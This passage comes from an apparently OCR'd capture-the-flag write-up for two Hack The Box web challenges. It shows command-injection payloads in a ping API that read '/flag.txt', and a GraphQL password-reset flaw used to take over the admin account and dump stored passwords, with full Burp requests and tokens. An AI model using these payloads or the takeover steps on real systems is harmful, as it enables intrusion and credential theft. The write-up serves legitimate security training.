om 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms\n64 bytes from
127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms\n\n--- 127.0.0.1
ping statistics ---\n3 packets transmitted, 3 received, 0%
packet loss, time 2040ms\nrtt min/\avg/\max/\mdev = 0.020/\0
.025/\0.032/\0.005 ms\n"
}

```

Request

```

Pretty Raw Hex
1 POST /api/ping HTTP/1.1
2 Host: 192.168.0.103:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.103:8000/
8 Content-Length: 29
9 Origin: http://192.168.0.103:8000
10 DNT: 1
11 Connection: close
12 Content-Type: application/json
13 Pragma: no-cache
14 Cache-Control: no-cache
15
16 {
    "ip": "127.0.0.1 && ls -la"
}

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: 192.168.0.103:8000
3 Date: Sat, 18 Mar 2023 14:37:56 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.5
6 Content-Type: application/json; charset=utf-8
7
8 {
    "output":
        "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.\n64 bytes
from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms\n64 bytes fr
om 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms\n64 bytes from
127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms\n\n--- 127.0.0.1
ping statistics ---\n3 packets transmitted, 3 received, 0%
packet loss, time 2026ms\nrtt min/\avg/\max/\mdev = 0.025/\0
.049/\0.064/\0.017 ms\nrtt total 32\nndrwxr-xr-x 6 kali kali 4096
Mar 10 05:10 ..\nndrwxr-xr-x 4 kali kali 4096 Mar 10 05:10 ..
\ndrwxr-xr-x 2 kali kali 4096 Mar 10 05:10 controllers\n-rw-
r--r-- 1 kali kali 485 Mar 10 05:10 index.php\nndrwxr-xr-x 2
kali kali 4096 Mar 10 05:10 models\n-rw-r--r-- 1 kali kali
3040 Mar 10 05:10 Router.php\nndrwxr-xr-x 6 kali kali 4096 Ma
r 10 05:10 static\nndrwxr-xr-x 2 kali kali 4096 Mar 10 05:10
views\n"
}

```

3. It works! So, let's start the remote docker container and attack the remote app.

```

PING 127.0.0.1 (127.0.0.1): 56 data bytes
> /ping 127.0.0.1
[+] Starting scan on 127.0.0.1
Enter '/help' for all commands

```

Request

```
Pretty Raw Hex
1 POST /api/ping HTTP/1.1
2 Host: 68.183.41.245:30648
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://68.183.41.245:30648/
8 Content-Type: application/json
9 Content-Length: 30
10 Origin: http://68.183.41.245:30648
11 DNT: 1
12 Connection: close
13
14 {
    "ip": "127.0.0.1 || echo 123"
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 18 Mar 2023 14:45:11 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 X-Powered-By: PHP/8.0.25
7 Content-Length: 61
8
9 {
    "output": "PING 127.0.0.1 (127.0.0.1): 56 data bytes\n123\n"
```

Request

```
Pretty Raw Hex
1 POST /api/ping HTTP/1.1
2 Host: 68.183.41.245:30648
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://68.183.41.245:30648/
8 Content-Type: application/json
9 Content-Length: 35
10 Origin: http://68.183.41.245:30648
11 DNT: 1
12 Connection: close
13
14 {
    "ip": "127.0.0.1 || cat /flag.txt"
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 18 Mar 2023 14:46:34 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 X-Powered-By: PHP/8.0.25
7 Content-Length: 90
8
9 {
    "output": "PING 127.0.0.1 (127.0.0.1): 56 data bytes\nHTB{4lw4y5_54nlt1z3_u53r_1nput!!!}"
}
```

Flag

HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}

Passman

Challenge description

CHALLENGE NAME

Passman



Pandora discovered the presence of a mole within the ministry. To proceed with caution, she must obtain the master control password for the ministry, which is stored in a password manager. Can you hack into the password manager?

Step by step guide

- As always, I started from inspecting the application source code.

The screenshot shows a file tree for the HTB CA_2023 project. The current file is index.js, which contains the following code:

```
const express = require('express');
const router = express.Router();
const { graphqlHTTP } = require('express-graphql');
const AuthMiddleware = require('../middleware/AuthMiddleware');
const GraphqlSchema = require('../helpers/GraphqlHelper');

router.get('/', (req, res) => {
    return res.render('login.html');
});

router.get('/register', (req, res) => {
    return res.render('register.html');
});

router.use('/graphql', AuthMiddleware, graphqlHTTP({
    schema: GraphqlSchema,
    graphiql: false
}));

router.get('/dashboard', AuthMiddleware, async (req, res, next) => {
    return res.render('dashboard.html', {user: req.user});
});

router.get('/logout', (req, res) => {
    res.clearCookie('session');
    return res.redirect('/');
});

module.exports = () => {
    return router;
};
```

The screenshot shows the content of GraphqlHelper.js. This file defines two GraphQL mutations: LoginUser and UpdatePassword.

```
type: ResponseType,
args: {
    username: { type: new GraphQLNonNull(GraphQLString) },
    password: { type: new GraphQLNonNull(GraphQLString) }
},
resolve: async (root, args, request) => {
    return new Promise((resolve, reject) => {
        db.loginUser(args.username, args.password)
            .then(async (user) => {
                if (user.length) {
                    let token = await JWTHelper.sign( user[0] );
                    resolve({
                        message: "User logged in successfully!",
                        token: token
                    });
                } else {
                    reject(new Error("Username or password is invalid!"));
                }
            })
            .catch(err => reject(new GraphQLError(err)));
    });
},
UpdatePassword: {
    type: ResponseType,
    args: {
        username: { type: new GraphQLNonNull(GraphQLString) },
        password: { type: new GraphQLNonNull(GraphQLString) }
    },
    resolve: async (root, args, request) => {
        return new Promise((resolve, reject) => {
            if (!request.user) return reject(new GraphQLError('Authentication required!'));

            db.updatePassword(args.username, args.password)
                .then(() => resolve("Password updated successfully!"))
                .catch(err => reject(new GraphQLError(err)));
        });
    };
},
```


- Source code analysis shows that there is an interesting function for updating the user password. It can be used to update the admin password. Let's deploy the application locally and test this flow.


```
HTB_CA_2023
  > web_drobots
  > web_gunhead
  > web_passman
    > challenge
      > helpers
        JS GraphQLHelper.js
        JS JWTHelper.js
      > middleware
        JS AuthMiddleware.js
      > node_modules
      > routes
        JS index.js
      > static
      > views
        JS database.js
        JS index.js
        {} package-lock.json
        {} package.json
        $ script.sh
    > config
    $ build-docker.sh
    Dockerfile
    $ entrypoint.sh
    web_gunhead.zip
    web_passman.zip

web_passman > challenge > JS database.js > Database > getPhraseList


  64      }
  65
  66      async updatePassword(username, password) {
  67        return new Promise(async (resolve, reject) => {
  68          let stmt = `UPDATE users SET password = ? WHERE username = ?`;
  69          this.connection.query(
  70            stmt,
  71            [
  72              String(password),
  73              String(username)
  74            ],
  75            (err, _) => {
  76              if(err)
  77                reject(err)
  78              resolve();
  79            }
  80          );
  81        });
  82
  83      async getPhraseList(username) {
  84        return new Promise(async (resolve, reject) => {
  85          let stmt = `SELECT * FROM saved_passwords WHERE owner = ?`;
  86          this.connection.query(
  87            stmt,
  88            [
  89              String(username)
  90            ],
  91            (err, result) => {
  92              if(err)
  93                reject(err)
  94              try {
  95                resolve(JSON.parse(JSON.stringify(result)))
  96              } catch (e) {
  97                reject(e)
  98              }
  99            }
 100          );
 101        });
 102      }
 103    }

  > OUTLINE
```





3. Create a new user.



4. Login to the application.

The image shows the dashboard of the IGMS Passman application. At the top, there is a header with the logo, the text "IGMS Passman", a "Dashboard" link, and a "Logout" button. Below the header, a welcome message "Welcome back test," is displayed. To the right of the message is a blue square button with a white plus sign. Underneath the message, there is a section titled "Your Phrases" with a magnifying glass icon. A note says "Wow, such empty" followed by a small icon and "Select the plus icon at the right to add a new phrase!". At the bottom of the dashboard, there is a copyright notice "Copyright © 2022, IOI Vault" and a footer note "We remember your secrets so you don't have to.".

Welcome back test,

Add Phrase

Phrase Type	Web
Address	https://webhook.site/c9f3482f
Username	test
Password	*****
Note	Test note

Add **Cancel**

Welcome back test,

Your Phrases

Type	Address	Username	Password	Note	Action
web	https://webhook.site/c9f3482f	test	*****	Test note	

Copyright © 2022, IOI Vault

We remember your secrets so you don't have to.

5. Select any of the requests and send it to Burp Suite Repeater. Then, update the query inside the request payload to use the detected during source code review *updatePassword* function.

Request	Response
<pre>Pretty Raw Hex 1 POST /graphql HTTP/1.1 2 Host: 192.168.0.103:1337 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.0.103:1337/register 8 Content-Type: application/json 9 Content-Length: 184 10 Origin: http://192.168.0.103:1337 11 Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2Vybmc6InRlc3QxIiwiaXNfTWtaW4iOjAsImhdCI6NTY3OTE1MjY2NzQ0.lmTQ5vByTWL84NuSrtLUewtjTc8aBUOA9QrVyE_tq6o 12 DNT: 1 13 Connection: close 14 15 { "query": "mutation(\$username: String!, \$password: String!) { UpdatePa ssword(username: \$username, password: \$password) { message } }", "variables": { "username": "test1", "password": "1234" } }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 72 5 Date: Sat, 18 Mar 2023 15:34:23 GMT 6 Connection: close 7 8 { "data": { "UpdatePassword": { "message": "Password updated successfully!" } } }</pre>

6. It works, so let's try to update password of another user.

The screenshot shows the GraphQL playground interface. On the left, the 'Request' tab displays a POST request to '/graphql' with the following query:

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.0.103:1337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.103:1337/register
8 Content-Type: application/json
9 Content-Length: 188
0 Origin: http://192.168.0.103:1337
1 Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6InRlc3QxIiwiaXNfYWtaW4iOjAsImlhdcI6MTY3OTE1mjY2NDX0.lmTQ5vEyTWL84NuSrtLUewtjTc8aBUOA9QrVye_tq6o
2 DNT: 1
3 Connection: close
4
5 {
  "query": "mutation($username: String!, $password: String!) { UpdatePassword(username: $username, password: $password) { message } }",
  "variables": {
    "username": "ninaviola",
    "password": "1234"
  }
}

```

A red box highlights the 'variables' section of the query. On the right, the 'Response' tab shows the server's response:

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 72
5 Date: Sat, 18 Mar 2023 15:35:34 GMT
6 Connection: close
7
8 {
  "data": {
    "UpdatePassword": {
      "message": "Password updated successfully!"
    }
  }
}

```

The screenshot shows the GraphQL playground interface. On the left, the 'Request' tab displays a POST request to '/graphql' with the following query:

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.0.103:1337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.103:1337/register
8 Content-Type: application/json
9 Content-Length: 184
0 Origin: http://192.168.0.103:1337
1 Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6InRlc3QxIiwiaXNfYWtaW4iOjAsImlhdcI6MTY3OTE1mjY2NDX0.lmTQ5vEyTWL84NuSrtLUewtjTc8aBUOA9QrVye_tq6o
2 DNT: 1
3 Connection: close
4
5 {
  "query": "mutation($username: String!, $password: String!) { UpdatePassword(username: $username, password: $password) { message } }",
  "variables": {
    "username": "admin",
    "password": "1234"
  }
}

```

A red box highlights the 'variables' section of the query. On the right, the 'Response' tab shows the server's response:

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 72
5 Date: Sat, 18 Mar 2023 15:36:12 GMT
6 Connection: close
7
8 {
  "data": {
    "UpdatePassword": {
      "message": "Password updated successfully!"
    }
  }
}

```


7. Great! Password was updated successfully. Now, we need to obtain the `admin` user token and get available to this user phrases.

Request		Response	
Pretty	Raw	Hex	
<pre> 1 POST /graphql HTTP/1.1 2 Host: 192.168.0.103:1337 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.0.103:1337/ 8 Content-Type: application/json 9 Content-Length: 186 10 Origin: http://192.168.0.103:1337 11 DNT: 1 12 Connection: close 13 14 { "query": "mutation(\$username: String!, \$password: String!) { LoginUser(\$username: \$username, password: \$password) { message, token } }", "variables": { "username": "admin", "password": "1234" } } </pre>		<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 224 5 Date: Sat, 18 Mar 2023 15:36:34 GMT 6 Connection: close 7 8 { "data": { "LoginUser": { "message": "User logged in successfully!", "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VybmbFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOjEsImlhdcI6MTY3OTE1Mzc5NH0.btc5IvXqlobSYLbQCf3FD6omHmXdUp2PXYin4fey_fY" } } } </pre>	

8. Replace admin token in getPhraseList request.

Request		Response	
Pretty	Raw	Hex	
<pre> 1 POST /graphql HTTP/1.1 2 Host: 192.168.0.103:1337 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.0.103:1337/dashboard 8 Content-Type: application/json 9 Content-Length: 84 0 Origin: http://192.168.0.103:1337 1 DNT: 1 2 Connection: close Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VybmbFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOjEsImlhdcI6MTY3OTE1Mzc5NH0.btc5IvXqlobSYLbQCf3FD6omHmXdUp2PXYin4fey_fY 4 5 { "query": "(getPhraseList { id, owner, type, address, username, password })" } </pre>		<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 166 5 Date: Sat, 18 Mar 2023 15:38:20 GMT 6 Connection: close 7 8 { "data": { "getPhraseList": [{ "id": "1", "owner": "admin", "type": "Web", "address": "imga.htm", "username": "admin", "password": "HTB(f4k3_f14g_f0r_t3stlng)", "note": "password" }] } } </pre>	

9. Now, repeat all the same but on the real app.



Request

Pretty Raw Hex

```
1 POST /graphql HTTP/1.1
2 Host: 165.232.100.143:31145
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://165.232.100.143:31145/dashboard
8 Content-Type: application/json
9 Content-Length: 184
10 Origin: http://165.232.100.143:31145
11 DNT: 1
12 Connection: close
13 Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlc2VybmbFtZSI6InRlc3QiLCJpc19hZGlpiIiMcviaWF0IjoxNjc5MTU0NzMoFQ.FirTlr9AFYjO2TPNVYmo
14 nTJ4n0BrNphhu0WQDkXG1No
15 {
  "query": "mutation($username: String!, $password: String!) { UpdatePassword(username: $username, password: $password) { message } }",
  "variables": {
    "username": "admin",
    "password": "1234"
  }
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 72
5 Date: Sat, 18 Mar 2023 15:53:16 GMT
6 Connection: close
7
8 {
  "data": {
    "UpdatePassword": {
      "message": "Password updated successfully!"
    }
  }
}
```

Request

Pretty Raw Hex

```

1 POST /graphql HTTP/1.1
2 Host: 165.232.100.143:31145
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
